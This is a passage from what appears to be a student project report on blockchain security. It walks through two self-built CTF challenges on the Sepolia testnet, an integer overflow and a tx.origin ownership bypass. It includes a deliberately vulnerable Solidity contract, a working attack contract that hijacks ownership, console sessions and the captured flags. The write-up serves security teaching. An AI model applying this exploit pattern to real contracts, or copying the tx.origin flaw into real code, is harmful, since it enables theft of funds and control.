[+] contract address: 0×0395cDF290636b89e129889c90DD2fe653299Af0
[+] transaction hash: 0×4169190e5132aac6b6438d504ba3401b78be9abfc9c7481252628eb0d0d8584c
```

Figure 18: Deploying the vulnerable contract.

We confirm the contract deployment on Sepolia's Etherscan, accesing to its link. The final phase is the exploitation of the contract's vulnerability, initially inspecting its state before the exploit:




Figure 19: Pre-exploitation contract state.

In order to get to this point, we need to retrieve the code of the contract using the function number 4 of the contract, to after that, from Remix, using also the load address, be able to interact with it. Other option would be to verify and publish the smart contract in Etherscan, as we did in class, with the same purpose. After this, we can interact with the smart contract and the integer overflow is then executed, adding a value of 5 to the counter:




Figure 20: Executing the buffer overflow.

Following this, we sent the transaction for the overflow to the Sepolia network and we revisit the challenge to confirm its resolution and retrieve the flag:




```
root@ip-172-31-45-167:/home/ubuntu/solidity-ctf-template# nc 127.0.0.1 20000
Can you make the isSolved() function return true? Overflow for the win.

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.cJ9f9ANE_yVtOFiZxktEFiQvBnaUChjijMrXwCPOKi6GU1CP
UFSRbJ4R1T4Y8Q.U2ltcGxlT3ZlcmZsb3c
[+] flag: flag{blockchain-proj-overflow}
```

Figure 21: Challenge resolution and flag retrieval.

This process confirms the successful execution of the integer overflow challenge. We finally, submit the flag on the CTFd. thereby validating our infrastructure and setting the stage for further challenges.


Challenge
1 Solve

Simple Overflow

200

Can you make the isSolved() function return true?
Overflow for the win.

The contracts are available on:
https://sepolia.etherscan.io/

`nc 54.224.213.153 20000`

▶ Unlock Hint for 5 points

flag{blockchain-proj-overflow}

Submit

Correct

Figure 22: Submit the flag on CTFd


The exploration and successful exploitation of the integer overflow vulnerability in this challenge carry profound implications beyond the confines of a theoretical exercise. It is imperative to recognize that such vulnerabilities, if present in real-world applications, can lead to substantial and detrimental consequences. Particularly in the context of blockchain and smart contracts, where financial transactions are often involved, and the stakes are significantly higher. Variables like account balances, typically represented as unsigned integers (uints), are prime targets for overflow exploits, especially in contracts developed with vulnerable versions of Solidity or within unchecked code blocks. This challenge serves not only as an educational tool but also as a stark reminder of the critical need for rigorous security practices in smart contract development. By understanding and mitigating such vulnerabilities, developers can safeguard against potentially devastating financial losses and maintain the integrity and trust in blockchain-based systems, ultimately protecting end users from significant harm.

4.2 tx.origin Misuse Challenge: Detailed Walkthrough

This section offers a detailed guide to deploying, interacting with, exploiting, and ultimately solving a challenge based on the misuse of `tx.origin` for ownership verification in smart contracts on the Sepolia network.

Initial Setup The setup process, including Docker containers, .env file, flag.txt, and challenge.yaml, follows the same procedure described in Section 3.3.2 and exemplified in Section 4.1.

Challenge Interaction Participants begin again by examining the challenge description on the CTFd platform.


Challenge
1 Solve

Guess The Owner

200

Can you make the isSolved() function return true? Can you guess the owner???

`nc 54.175.74.226 20000`


▼ Unlock Hint for 0 points
What is tx.origin???

Flag

Submit

Figure 23: Initial view of the challenge on CTFd.


The first step involves creating an account for the challenge:



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 54.175.74.226 20000
Can you make the isSolved() function return true? Can you guess the owner???

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 1
[+] deployer account: 0×9C76e0C155dACB7476480db77BC99D18d9AedE80
[+] token: v4.local.Ws1YT6OG0rczgQaTOmH-ssYvHpjA1ngY48WHhQUORUPOEDNZuHzrjK_7MWLA7FZfA552T
ikJy0sJBQYhbcv2xasJ4QZ3×935A.R3Vlc3NPd25lcg
[+] please transfer more than 0.002 test ether to the deployer account for next step
```

Figure 24: Creating an account for the challenge.

After account creation, participants send Ether to the new account, as demonstrated in the previous challenges:



Send

Status — Confirmed

View on block explorer

Copy transaction ID

From: 0xa1bB8...7...


To: 0x9C76e...e...

Transaction

Nonce	31
Amount	-0.01 SepoliaETH
Gas Limit (Units)	21000
Gas Used (Units)	21000
Base fee (GWEI)	13.350637868
Priority fee (GWEI)	1.5
Total gas fee	0.000312 SepoliaETH
Max fee per gas	0.000000021 SepoliaETH
Total	0.01031186 SepoliaETH

Figure 25: Transferring Ether to the newly created account.


The next step involves deploying the vulnerable contract on Sepolia:



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 54.175.74.226 20000
Can you make the isSolved() function return true? Can you guess the owner???

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.Ws1YT6OG0rczgQaTOmH-ssYvHpjA1ngY48WHhQUORUPOEDNZuHzrjK_7MWLA
tO5AgcUcXHBikJy0sJBQYhbcv2xasJ4QZ3×935A.R3Vlc3NPd25lcg
[+] contract address: 0×C04154F5C18a999c3EA90DFd45e1c78cb553dcBC
[+] transaction hash: 0×0172c20272ecd0fc64c9991d8142bdd710f67f18dd50e8f878536872da81111a
```

Figure 26: Deploying the vulnerable contract to Sepolia.


Again, we can verify its correct deployment to the testnet checking it Etherscan address. After this, participants retrieve the contract's source code for further interaction:



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 54.175.74.226 20000
Can you make the isSolved() function return true? Can you guess the owner???

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 4
contracts/Example.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.9;

contract GuessOwner {

    address public owner;

    constructor() {
        owner = msg.sender;
    }

    function changeOwner(address _owner) public {
        if (tx.origin ≠ msg.sender) {
            owner = _owner;
        }
    }

    // Function to check if ownership is different from msg.sender
    function isSolved() public view returns (bool) {

        return owner == 0×D83E1CE9143A7Fc4b66a650367C24D1f5E11D282;
    }
```

Figure 27: Obtaining the contract's source code.


The contract is then imported into Remix for interaction:



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.9;

contract GuessOwner {

    address public owner;

    constructor() {
        owner = msg.sender;
    }

    function changeOwner(address _owner) public {
        if (tx.origin != msg.sender) {
            owner = _owner;
        }
    }

    // Function to check if ownership is different from msg.sender
    function isSolved() public view returns (bool) {

        return owner == 0xD83E1CE9143A7Fc4b66a650367C24D1f5E11D282;
    }

}
```

Figure 28: Importing the contract into Remix.

Initial attempts to change the contract's owner directly via Remix do not succeed:




GUESSOWNER AT 0XC04...3DCB
Balance: 0. ETH
changeOwner
_owner: 0xD83E1CE9143A7Fc4b66a650
Calldata
Parameters
transact
isSolved
0: bool: false
owner
0: address: 0x9C76e0C155dACB7476480d b77BC99D18d9AedE80
listen on all transactions
Search with transaction hash or address

```
[block:4929295 txIndex:40] from: 0xa1b...78ced to: 0xc04154f5c18a999c3ea90dfd45e1
value: 0 wei data: 0xa6f...1d282 logs: 0 hash: 0x278...a91e9
call to GuessOwner.owner

CALL [block: txIndex:-] from: 0xa1b...78CED to: 0xC04154F5C18a999c3EA90DFd45e1c78cb553
data: 0x8da...5cb5b logs: 0 hash:
call to GuessOwner.owner

CALL [block: txIndex:-] from: 0xa1b...78CED to: 0xC04154F5C18a999c3EA90DFd45e1c78cb553
data: 0x8da...5cb5b logs: 0 hash:
call to GuessOwner.isSolved
```

Figure 29: Unsuccessful attempt to solve the challenge directly.


Additionally, attempting to directly retrieve the flag via the console is also unsuccessful.



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 54.175.74.226 20000
Can you make the isSolved() function return true? Can you guess the owner???

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.Ws1YT6OG0rczgQaTOmH-ssYvHpjA1ngY48WHhQUORUPOEDN
tO5AgcUcXHBikJy0sJBQYhbcv2xasJ4QZ3×935A.R3Vlc3NPd25lcg
you haven't solved this challenge
```

Figure 30: Unsuccessful attempt to get the flag directly.


A review of the theoretical vulnerability in Section 2 leads to the development of a custom exploit:



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.9;

contract OwnerSolution {

  address public owner;

  constructor() {    126813 gas 102400 gas
    owner = msg.sender;
  }

  function changeOwner(address _owner) public {    24755 gas
    if (tx.origin != msg.sender) {
      owner = _owner;
    }
  }
}

contract Hack_Owner {
    function ChangeOwner() public {    infinite gas

        address vul_contract = 0xC04154F5C18a999c3EA90DFd45e1c78cb553dcBC;
        OwnerSolution originalPhoneContract = OwnerSolution(vul_contract);
        originalPhoneContract.changeOwner(0xD83E1CE9143A7Fc4b66a650367C24D1f5E11D282);
    }
}
```

Figure 31: Crafting the exploit in Solidity.

The exploit is then deployed to Sepolia:



Contract deployment


Status	View on block explorer
Confirmed	Copy transaction ID
From	**To**
0xa1bB8...7...	New contract

Transaction

Nonce	32
Amount	-0 SepoliaETH
Gas Limit (Units)	132117
Gas Used (Units)	132117
Base fee (GWEI)	14.29686067
Priority fee (GWEI)	1.5
Total gas fee	0.002087 SepoliaETH
Max fee per gas	0.000000019 SepoliaETH
Total	0.00208703 SepoliaETH

Figure 32: Deploying the exploit to Sepolia.


After confirming the exploit's deployment on Etherscan with its link, the exploit is executed:



```
[block: txIndex:-] from: 0xa1b...78CED to: 0xC04154F5C18a9
data: 0x8da...5cb5b logs: 0 hash:
call to GuessOwner.isSolved

[block: txIndex:-] from: 0xa1b...78CED to: 0xC04154F5C18a9
data: 0x64d...98f6e logs: 0 hash:
transact to Hack_Owner.ChangeOwner pending ...

view on etherscan

[block:4929306 txIndex:34] from: 0xa1b...78ced to: Hack_Ow
data: 0x215...2e084 logs: 0 hash: 0xcee...4841e
```

Figure 33: Executing the exploit.


The successful change of the contract's owner is now verified:



```
0: bool: true
0: address: 0xD83E1CE9143A7Fc4b66a65
0367C24D1f5E11D282
```

Figure 34: Confirmation of successful exploit.


The flag is retrieved upon successful exploitation:



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 54.175.74.226 20000
Can you make the isSolved() function return true? Can you guess the owner???

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.Ws1YT6OG0rczgQaTOmH-ssYvHpjA1ngY48WHhQUORUPOED
tO5AgcUcXHBikJy0sJBQYhbcv2xasJ4QZ3×935A.R3Vlc3NPd25lcg
[+] flag: flag{B3_v4ry_0f_7h3_or1g1n}
```

Figure 35: Retrieving the flag after successful exploitation.

Finally, participants submit the flag on CTFd to complete the challenge:



Guess The Owner

200

Can you make the isSolved() function return true? Can you guess the owner???

`nc 54.175.74.226 20000`

▶ Unlock Hint for 0 points

Figure 36: Submitting the flag on CTFd.

5 Conclusion

In conclusion, our research project represents a holistic exploration into Blockchain security, encompassing both theoretical foundations and hands-on practical applications. The journey from foundational Blockchain concepts to advanced topics, coupled with an acute focus on cybersecurity, has enabled us to delve deep into the security vulnerabilities intrinsic to Blockchain technology.

Our emphasis on Smart Contracts, Solidity, and the risks associated with improper Blockchain usage underscores the critical importance of addressing vulnerabilities to maintain the Confidentiality, Integrity, and Availability (CIA) of data, safeguarding the interests of end-users.

The bifurcation of our project into theoretical and practical sections provides a comprehensive understanding of Blockchain security. The theoretical framework, detailed in Chapter 2, elucidates the core concepts, potential consequences, and mitigation strategies associated with identified vulnerabilities. On the other hand, Chapter 4 adopts a practical approach, employing Capture The Flag (CTF) methodologies to design, deploy, and solve challenges that exploit these vulnerabilities. By doing so, we not only highlight the intricacies of identifying and exploiting vulnerabilities but also emphasize their real-world implications.

Moreover, our decision to make the CTF infrastructure publicly accessible serves dual purposes. It serves as a valuable academic resource for students and researchers seeking to understand Blockchain security intricacies. Simultaneously, it functions as a practical tool, allowing users to engage hands-on with the challenges and enhance their skills in safeguarding Blockchain systems.

In essence, our research project contributes to the broader knowledge landscape of Blockchain security. By combining theoretical exploration with practical application, we offer a nuanced perspective that aids students, enthusiasts, and industry professionals alike in comprehending, mitigating, and addressing the evolving challenges within the realm of Blockchain security.

5.1 Key Learnings and Insights

The following are the key takeaways from the project:

- **Holistic Exploration:** The project provides a comprehensive exploration of Blockchain security, covering both theoretical foundations and practical applications for a well-rounded understanding.
- **Smart Contracts and Solidity Emphasis:** A significant emphasis is placed on Smart Contracts and Solidity, highlighting associated security flaws. Understanding these vulnerabilities is crucial for ensuring the robustness and reliability of Blockchain systems, particularly in the context of Smart Contracts.
- **Real-World Implications:** The practical section employs Capture The Flag (CTF) challenges to demonstrate the identification and exploitation of vulnerabilities, emphasizing real-world implications within Blockchain systems.
- **Public Accessibility of CTF Infrastructure:** Making the CTF infrastructure publicly accessible serves dual purposes. Firstly, it acts as a valuable academic resource, enabling students and researchers to engage with practical challenges. Simultaneously, it serves as a tool for individuals seeking to enhance their skills in safeguarding Blockchain systems, providing a practical learning environment.
- **Contributions to Knowledge Landscape:** The research project significantly contributes to the broader knowledge landscape of Blockchain security, offering nuanced insights through the seamless combination of theoretical exploration and practical application. These insights benefit students, enthusiasts, and industry professionals grappling with the evolving challenges in Blockchain security.
- **Comprehensive Resource for Learning:** Designed intentionally, the project serves as a comprehensive resource for learning about Blockchain security intricacies. Its dual nature, encompassing both theoretical insights and practical skills development, positions it as a valuable asset for individuals looking to deepen their understanding and proficiency in this dynamic and crucial domain.

In summary, the project explores Blockchain security comprehensively, emphasizing practical applications and accessibility to enhance its utility as an educational resource and practical tool in the knowledge landscape of Blockchain security.

5.2 Future Directions and Improvements

The future scope and the next steps of the project involves an expansion of Capture The Flag (CTF) challenges to delve deeper into Solidity and Smart Contract vulnerabilities, establishing an innovative and accessible platform for public engagement. The project aims to evolve into a comprehensive resource that explores a broader spectrum of real-world Blockchain security scenarios. By incorporating advanced Solidity vulnerabilities and diverse Smart Contract challenges, participants can gain hands-on experience in identifying, exploiting, and mitigating security risks.

The envisioned platform seeks to be open to the public, creating an inclusive space for individuals ranging from students to cybersecurity enthusiasts. This accessibility fosters a dynamic learning community, encouraging active participation and knowledge-sharing. The project's future scope also includes the establishment of a user-friendly online platform where participants can access and play Blockchain CTFs at their convenience, promoting continuous learning.

Regular updates to the challenges, based on emerging threats and community feedback, ensure that the content remains relevant and aligns with the evolving landscape of Blockchain security. As the project expands, it not only becomes a hub for practical skill development but also contributes to the democratization of Blockchain security education, empowering a diverse audience to enhance their understanding and proficiency in securing decentralized systems.

5.3 Acknowledgements

The development of this project involved the use of OpenAI's GPT-4 for specific purposes, primarily to assist with bug fixing within the Solidity code of the Smart Contracts, and to help with the correction of language typos and formatting issues in the document. The responsibility for the content of the submission remains solely with the authors.

References

[1] CTFd, “Ctfd repository,” 2023, last accessed December 23, 2023. [Online]. Available: https://github.com/CTFd/CTFd

[2] ——, “Ctfd official website,” 2023, last accessed December 23, 2023. [Online]. Available: https://ctfd.io/

[3] chainflag, “Solidctf,” 2023, last accessed December 23, 2023. [Online]. Available: https://github.com/chainflag/solidctf

[4] ——, “Solidctftemplate,” 2023, last accessed December 23, 2023. [Online]. Available: https://github.com/chainflag/solidity-ctf-template/

[5] minaminao, “Ctf-blockchain,” 2023, last accessed December 23, 2023. [Online]. Available: https://github.com/minaminao/ctf-blockchain

[6] Blockthreat, “Blocksec-ctfs,” 2023, last accessed December 23, 2023. [Online]. Available: https://github.com/blockthreat/blocksec-ctfs

[7] “Remix,” 2023, last accessed December 23, 2023. [Online]. Available: https://remix.ethereum.org/

[8] “Etherscan sepolia,” 2023, last accessed December 23, 2023. [Online]. Available: https://sepolia.etherscan.io/

[9] “Sepolia faucet,” 2023, last accessed December 23, 2023. [Online]. Available: https://sepolia-faucet.pk910.de/#/Sepolia

[10] Amazon, “Aws console,” 2023, last accessed December 23, 2023. [Online]. Available: https://aws.amazon.com/console/

[11] “Metamask,” 2023, last accessed December 23, 2023. [Online]. Available: https://metamask.io/